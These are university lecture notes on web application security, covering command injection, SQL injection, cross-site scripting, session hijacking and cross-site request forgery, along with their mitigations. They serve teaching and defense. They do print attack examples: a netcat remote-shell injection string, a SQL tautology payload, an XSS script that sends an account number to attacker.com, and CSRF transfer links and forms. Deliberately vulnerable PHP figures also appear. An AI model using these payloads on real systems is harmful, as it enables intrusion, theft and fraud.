15-316: Software Foundations of Security and Privacy

Lecture Notes on Web Application Attacks & Defenses

Matt Fredrikson

Carnegie Mellon University
Lecture 21

1 Introduction

In the previous lecture we started discussing web applications, and covered a fair bit of ground regarding the platform and conventions. At the very end of the lecture, we hinted at a class of *code injection* vulnerabilities that arise when untrusted inputs are used by the server side to compute responses. Today we will describe these vulnerabilities in greater depth, and continue on to *cross-site scripting* (XSS) and *cross-site request forgery* (CSRF) attacks. Along the way we will describe several best practices that can be used to mitigate such vulnerabilities in practice.

2 Client-side injection vulnerabilities

The use of dynamic server-side scripting opens up numerous possibilities for vulnerability. The most common among these are called *client-side injection*, and occur when request arguments are used to perform actions on the server that are potentially unsafe.

Consider the PHP script shown in Figure 1. This might constitute the server-side component of a web application that allows users to ping a given host from the server, and returns the results of the `ping` command directly back to the user. In order to do this, the PHP code calls `shell_exec` to execute the `ping` utility on an IP address given in the `ip` argument of the URI request. For example, suppose that the web app were located at `http://freeping.com/php/ping`. Then the following request would return the output of `ping` in an HTML page:

```
http://freeping.com/php/ping?ip=28.2.42.10
```

The given argument is simply concatenated with the string `ping -C 3` before being sent to `shell_exec`, and this is where the vulnerability lies. Shell commands support

```
<!DOCTYPE html>
<html>
  <body>
    <?php
      $t = $_GET["ip"];
      $o = shell_exec("ping -C 3" . $t);
      echo '<p>$o</p>';
    ?>
  </body>
</html>
```

Figure 1: PHP script with a command injection vulnerability. This example is thanks to David Brumley.

composition with the usual semicolon location, so if one were to execute the command `ping -C 3 28.2.42.10; ls`, then the result would be the output of `ping`, followed by a listing of the directory from which the command was executed. An malicious user could exploit this fact by sending the request:

`http://freeping.com/php/ping?ip=28.2.42.10%3b+ls`

URI parameters can contain non-alphanumeric symbols like semicolon as long as they are encoded in a particular way. Encodings consist of a percent sign followed by a hexadecimal code corresponding to the symbol. The + is decoded as a space, as space characters are not allowed in URI strings.

The final result would be that when the PHP script is invoked, `$_GET["ip"]$` returns the string `ping -C 3 28.2.42.10; ls`, which will in turn cause the generated HTML to contain the server's current directory listing. While a directory listing might not seem so bad, an enterprising attacker would leverage this to achieve quite a bit more. Sending an encoded version of the string:

`ping -C 3 28.2.42.10; netcat -v -e ‘/bin/bash’ -l -p 31337`

Will cause a remote shell to open on port 31337, running at the same privilege level as the PHP interpreter.

2.1 SQL injection

Structured Query Language (SQL) is a domain-specific language that is used to manage and interact with databases. SQL is very commonly-used to implement parts of server-side web applications, as it provides a rich set of commands for accessing, aggregating, and modifying the information stored in relational databases, and can be easily used with PHP.

Relational databases are collections of data modeled as one or more *tables*, where each table is organized into columns and rows. A basic SQL query takes the form shown

```
<!DOCTYPE html>
<html>
  <?php
    $id = $_GET['id'];
    $getid = "SELECT firstname, lastname FROM users WHERE userid = $id";
    $result = mysql_query($getid);
    echo '<p>$result</p>';
  ?>
</html>
```

Figure 2: PHP script with a SQL injection vulnerability. This example is thanks to David Brumley.

in Equation 1, which returns a specified set of columns from a table satisfiying some Boolean expression.

```
SELECT <columns> from <table> where <boolexp>          (1)
```

Over the years SQL has grown into a rather large language with extensive functionality beyond selection queries, but for the purposes of this lecture it will suffice to understand this one sort of construct.

Many web applications function by taking user input from the client side, and using it to construct a SQL query that will fetch relevant information from a back-end database. For example, the PHP code in Figure 2 reads the client-side parameter `id`, and constructs a `SELECT` query from it to look up the names of individuals with a certain user ID. By this point, you can probably guess what the vulnerability is. For example, if the user provided a string value for `id` as `"1 or 1=1;"`, then the condition used to select rows would contain the tautology `1=1` in a disjunction, and thus return the `firstname` and `lastname` column of every row.

SQL injection vulnerabilities are among the most common vulnerabilities on the web today [Fouc]. Successful exploits often result in leaked sensitive information such as usernames, passwords, and personal data. For example, the famous CardSystems attack from 2005 [DZ05] was a SQL injection vulnerability that resulted in a leak of 40 million unencrypted credit card numbers stored in a relational database. This resulted in CardSystems, a third-party responsible for processing the payments of organizations like Visa and Mastercard, going out of business.

2.2 Mitigation

At first glance, it seems that the central problem here is that untrusted input was used as an argument to `shell_exec`. But this is indeed unavoidable if we are to implement the necessary functionality for this application. A more nuanced view is that the PHP script blindly passed untrusted input to `shell_exec` without first checking to make sure that it contained only an IP address, and nothing more. This is called *input validation*, and is usually considered to be the best practice for avoiding client-side injection vulnerabilities.

```
<!DOCTYPE html>
<html>
  <?php
    $id = $_GET['id'];
    $conn = new PDO("mysql:dbname=mysql", "root");
    $st = $conn->prepare("SELECT lastname FROM users WHERE userid = ?");
    $params = array($id);
    $st->execute($params);
    $result = $st->fetch()[1];

    echo '<p>$result</p>';
  ?>
</html>
```

Figure 3: Example from Figure 2 mitigated with PHP Data Objects, a form of parameterized queries built into PHP5 for safe interactions with back-end data stores.

However, input validation is a nuanced affair. There are multiple types of injection vulnerability; for example, if the PHP script accesses a back-end database using queries that are influenced by untrusted input, then without appropriate validation an attacker might read more of the database than intended, or worse yet, modify it. There is no silver bullet for input validation, and it must be done carefully on a case-by-case basis. Recent versions of PHP and other languages contain functions that assist in validating certain kinds of inputs (e.g., shell commands and database queries), and developers should only use those when dealing with such functionality. There are also static analysis tools that look for information flow between untrusted input and functions with potentially dangerous behavior, and subsequently advise developers on the best course of action for mitigating the potential vulnerability. But these tools are not perfect, and are no substitute for careful defensive programming to avoid injection attacks.

Parameterized queries. While injection vulnerabilities represent a very broad class of security issues that can apply to any situation in which untrusted inputs are used to interact with sensitive trusted entities such as databases and command shells, many of the common targets have developed more principled ways of incorporating untrusted input data. One such approach that is widely used to prevent SQL injection is *parameterized queries* (sometimes called *prepared* queries).

The idea behind parameterized queries is that when constructing SQL queries from user input using string operations, information about how the provided input relates to the query semantics is not available. For example, in Figure 2 the user input is intended to represent an integer, which becomes part of an integer equality test within a Boolean expression. But the script treats it like any other string, blindly copying it into the larger SQL query without regard for its intended purpose.

Figure 3 shows the use of parameterized queries to address the injection vulnerability from the previous example in Figure 2. The part that is essential to the technique is `$conn-prepare` statement, which instantiates a SQL query with "holes" left for the user-

```
<!DOCTYPE html>
<html>
  <?php
    $action = $_GET['act'];
    $conn = new PDO("mysql:dbname=mysql", "root");
    if($action == 'store') {
      $st = $conn->prepare("INSERT INTO data VALUES (?, ?)");
      $params = array(array($_GET['var'], $_GET['val']));
      $st->execute($params);
    } else if($action == 'get') {
      $st = $conn->prepare("SELECT val FROM data WHERE var = ?");
      $params = array($_GET['var']);
      $st->execute($params);
      echo '<p>$st->fetch()[1]</p>';
    }
  ?>
</html>
```

Figure 4: PHP script with a cross-site scripting vulnerability.

provided parameters (represented by question marks). The language runtime compiles the query without running it, leaving typed arguments for the parameters. The next line prepares the parameters using data passed in from the user, and the `$st->execute` line runs the query with the given parameters. Behind the scenes, the language runtime takes care of sanitizing and type-checking the parameter against the compiled query, and finally running it.

3 Cross-site scripting attacks

So far the injection attacks that we have considered assume a threat model where a malicious user in control of the client side of a web application seeks to exfiltrate or modify data stored on the server. Another form of injection attack resides in the "opposite" model, where attacker-controlled information stored on the server compromises the client-side safety of end-users. These are called *cross-site scripting attacks* (abbreviated "XSS").

Consider the script shown in Figure 4, which is more or less an implementation of the task from Lab 0 in PHP for a server with a back-end SQL database. The script first reads from an input parameter `act`, which lets the user specify the action of either storing a value in a variable, or retrieving the value of a stored variable. Integers are boring, so let's assume that the intended functionality of the application is to let users associate string values with variable names in the database.

Now consider what happens when the user provides the following input, which we present without URL encoding to make it easier to read.

```
act=store&var=x&val=<script>alert('owned!')</script>
```

This will cause the server to store the string `<script>alert("owned!")</script>` in the database under variable `x`. If another user subsequently issues the following request to get the value stored in `x`:

```
act=get&var=x
```

Then the PHP script will render an HTML page with the `<script>` element in it, causing their browser to faithfully parse and execute the JavaScript contained in it (i.e., display a pop-up alert with the message "owned!").

The important thing to notice here is that the attacker has caused arbitrary JavaScript to run within the browsers of users who visit the site. Recalling our discussion of the Same-Origin Policy (SOP) from the previous lecture, that code will run in the context of the victim website. This is the origin of the term *cross-site* scripting, where an attacker who is associated with one origin (e.g., `attacker.com`) causes script content to run on sites of a different origin (e.g., `victim.com`).

3.1 Stealing information with XSS

The attack described in the example above may not seem like a big deal. After all, what sorts of bad things can a JavaScript app do anyway, especially considering that the SOP should prevent the script from communicating with other origins?

A basic XSS attack will leverage the DOM API in combination with the allowances for cross-domain embedded content to exfiltrate (i.e., send) information contained on a page back to a server controlled by the attacker. For example, suppose that that the vulnerable site on `victim.com` displayed the user's bank account number in an HTML element with `id` "`acctnum`". Then the attacker could inject a script that first used the DOM API to obtain the displayed number:

```
acctnum = document.getElementById('acctnum').Value;
```

Now the attacker wishes to send this information to his server at `attacker.com`. Although the SOP prevents most forms of bi-directional communication between separate origins, this doesn't matter in the least for the attacker's goals. They can simply use the DOM API again to create a new `img` element on the victim site, with the secret account number contained in the URI of the requested image.

```
var imgelt = document.createElement("img");
imgelt.setAttribute('src', 'http://attacker.com/'+acctnum+'.png');
imgelt.setAttribute('height', '1px');
imgelt.setAttribute('width', '1px');
document.body.appendChild(imgelt);
```

When this code runs, the user's browser will proceed by updating the DOM of the victim site with a new 1-pixel image pointed at a URI containing the user's account number. Because the SOP allows cross-origin communication for embedded images, the user's browser will send a request to `attacker.com` for the corresponding image file, and the attacker's web server can record the account number.

Note that there are a number of exceptions to the SOP (see the previous lecture), and many of them can be used in an XSS attack to exfiltrate data. Embedded images with remote origins are a popular vector and easy to implement, but this example attack could have used numerous other methods to achieve the same end.

3.2 Session hijacking

The perils introduced by XSS go beyond exfiltrating data rendered in the context of a remote origin in the browser. Another important class of attacks that rely on XSS are called *session hijacking*. Recall from our discussion of stateful web applications that cookies are routinely used to remember information about a user across multiple rounds of HTTP request/response interaction. One common use of cookies is user authentication. When a user presents valid login credentials for an account, the server associates the current session cookie with a flag signaling successful authentication. Any subsequent HTTP requests containing that session cookie for content restricted to the user will be served, whereas any such requests not containing the session cookie will be rejected or ignored.

Recall that the essential capability afforded by XSS is to allow an attacker to run JavaScript code of their choice from the context of the victim site's origin. If a website `victim.com` that uses password authentication and session cookies contains an XSS vulnerability, then it is possible for an attacker to exfiltrate the session cookie to their domain `attacker.com`. For as long as the user stays logged in to `victim.com`, the attacker can send HTTP requests that include their `victim.com` session cookie to access content as though they had successfully logged in as the user. In this way, they "hijack" the user's authenticated session to bypass the credential check, allowing them to view the same content as the user without ever having provided a password.

This is depicted in Figure 5. The attacker's XSS JavaScript code can exfiltrate the session cookie despite the SOP using the same methods discussed earlier in the lecture, such as by embedding an image to a path that contains the cookie data.

3.3 Mitigations

Cross-site scripting vulnerabilities are really just another form of code injection, where the code is run on the client rather than the server. As with other forms of injection, they arise because of improper validation of untrusted input. While there are several principled defensive techniques emerging to mitigate the harm done by XSS, the best approach for preventing these attacks is to thoroughly validate any user-provided strings to ensure that they do not contain executable code. The most basic approach is to strip any HTML tags from strings, which can be accomplished in PHP using `strip_tags()`, and similar APIs in other languages. However, some applications wish to allow the use of certain harmless markup tags such as `<b>` and `<i>`, which would be removed with such an approach. In such cases, advanced libraries like the OWASP HTML Sanitizer [Foub] are available to fine-tune a defense to the application's needs.



Figure 5: Illustration of a cross-site scripting session hijacking attack. Before the user authenticates and recieves their session cookie, the attacker plants JavaScript code on the server that will run in the user's browser and send `victim.com`'s cookies to the attacker. The attacker accomplishes this by exploiting a cross-site scripting vulnerability.

It is also important to realize that cross-site scripting is not the only path to a session hijacking vulnerability. The central element of this attack is the use of browser cookies as authentication tokens: after all of the authentication challenges have been cleared by the user, they present their cookie with each request to demonstrate their valid identity to the server. The risk posed by these attacks is made worse by applications with a "Remember Me" option, that allow users to stay logged in for an extended duration, even if the user's browser closes and restarts. Accordingly, any way in which the attacker can learn this cookie value will enable them to, from the server's perspective, impersonate the user as though they had successfully authenticated. XSS is one way to obtain the cookie, but others include:

- **Network snooping**. If HTTP requests are sent in clear text (i.e. unencrypted) over a public internet connection, or worse yet, an unsecured wireless connection, than anyone sitting between the user and the server will be able to see all of the headers—including the cookie. To prevent this, web applications should only interpret cookies as authentication tokens over HTTPS connections, which are encrypted.
- **Guessing**. If the server generates predictable cookie values, then attackers can simply guess them. For example, incrementing a global variable on the server for each connection, and using the counter to generate cookies, would admit a straightforward brute-force algorithm for logging into accounts. To prevent this, servers should use cryptographic random number generators when issuing cookies that are to be used as authentication tokens.
- **Malware and host vulnerabilities**. Cookies are stored in the client's memory or disk. Any vulnerable software on the client that allows an attacker to read the browser process' memory, or the disk, will thus result in leakage of authentication tokens. There is no simple fix for this, and it is yet another reason for users to ensure that their software is kept up-to-date on security patches.

4 Cross-site request forgery

A cousin of session hijacking is called *cross-site request forgery*. Whereas in a hijacking attack the attacker learns the value of a cookie used as an authentication token, in a forgery attack the attacker causes the user's browser to issue requests on its behalf that will contain cookies stored on the client. In other words, this attack takes advantage of scenarios where there is no need to exfiltrate the actual cookie because the user's browser can be "tricked" into making requests directly on the attacker's behalf. Because the browser will automatically include any cookies associated with a site in each request sent to it, this may allow the attacker to issue authenticated requests on behalf of the user without their knowledge or consent.

For example, suppose that once user Alice is logged into `bank.com`, she can initiate a transfer to Bob's account by issuing HTTP requests such as the following.

```
GET http://bank.com/transfer.do?acct=Bob&amount=$1000 HTTP/1.1
```

Recall that this request will be sent along with the user's session cookie, which the server-side application associates with the user's last successful login. Suppose that Mallory wishes to divert the transfer to her account. If she just sends the appropriate request without a cookie (below), the server will not associate the request with a valid session and return an error. However, if Mallory can trick Alice into causing her browser to send the request, then Alice's cookie will go along with it and the transaction will succeed.

Mallory can do this in any number of ways. The most basic would be to trick Alice into clicking on a link that directly causes the transfer.

```
<a href="http://bank.com/transfer.do?acct=Mallory&amount=$1000 HTTP/1.1">
  Cat pictures!
</a>
```

There are several other common methods for exploiting CSRF as well.

- Leverage an XSS vulnerability by inserting the link onto another site that Alice presumably trusts, and may interact with unguardedly.
- Use cross-domain embedded content to automatically generate a request without the user's knowledge. For example, `<img>` and `<script>` tags with remote-origin `src` attributes will cause the user's browser will include any cookies for that remote origin to be sent in the request.

4.1 Mitigations.

As with the injection vulnerabilities that we have discussed, CSRF represents a rather broad class of attacks with no one-size-fits-all solution that is known. Users can take certain steps in configuring their browsers to reduce opportunities for CSRF. One approach is to use an extension that strips authentication information, and in particular cookie headers, from cross-origin requests. This would prevent some instances of the attack above that use embedded content and XSS to place the CSRF request. Some extensions take this further, disabling all cross-origin requests except those explicitly authorized by the user. While the latter will prevent many CSRF attacks, it will also interfere significantly with the normal operation of many web applications.

The developer can take more effective steps to mitigate CSRF [Foua]. Straightforward mitigations involve checking the origin and referer headers in HTTP requests if they are present, to make sure that requests come from valid sources. However, not all browser configurations send these headers, and they are sometimes removed by network middleboxes, so insisting on them could prevent some users from accessing content.

One thing to notice is that CSRF attacks relying on HTTP GET requests are not damaging for applications that abide by the convention that GET is only to be used for safe requests, i.e., they should not result in action other than document retrieval. While this

convention is laid out in the HTTP standard, it is oftentimes ignored, and one of the associated risks is a larger "surface" for CSRF attacks. For applications that follow this convention, and only allow side effects on the server following from POST or PUT requests, attackers cannot exploit CSRF by inducing users to click on hyperlinks, render images, or download scripts, all of which result in GET commands. Instead, they must "trick" users into submitting HTML forms, which will cause browsers to send POST requests. Unfortunately, it is not difficult to do this once a user visits a site under the attacker's control, as the following code demonstrates.

```
<form name="withdraw_form" action="http://bank.com/transfer.do">
  <input type="hidden" name="acct" value="Mallory">
  <input type="hidden" name="amount" value="1000">
</form>
<script type="text/javascript">document.withdraw_form.submit();</script>
```

A more robust and general-purpose approach is to use *synchronizer tokens* [Foua]. Synchronizer tokens are values generated by cryptographic random number generators, so that they are difficult to guess. Once generated for a session, they are embedded in all HTML form generated throughout the session, and typically placed in invisible forms so that each time the user submits a request from the page, the synchronizer token is included as a URL parameter to the server. This can be accomplished by including a hidden `input` tag in a form:

```
<input type="hidden" name="synctoken" value="aYdSDlfTRkjDSDvnDrweOs" />
```

The token value can either be set once for an entire session, or once for each request for additional security. The server then checks to ensure that the token matches the one for the user's session before sending a response. These can be understood as a form of application-specific cookie that is only sent in requests that come from valid pages in the target domain, rather than being included in all requests to the corresponding origin.

References

[DZ05] Eric Dash and Tom Jr. Zeller. MasterCard says 40 million files put at risk. *New York Times*, June 2005.

[Foua] OWASP Foundation. Cross-site request forgery (csrf) prevention cheat sheet. https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet.

[Foub] OWASP Foundation. Java HTML sanitizer project. https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project.

[Fouc] OWASP Foundation. OWASP Top 10 Application Security Risks - 2017. https://www.owasp.org/index.php/Top_10-2017_Top_10.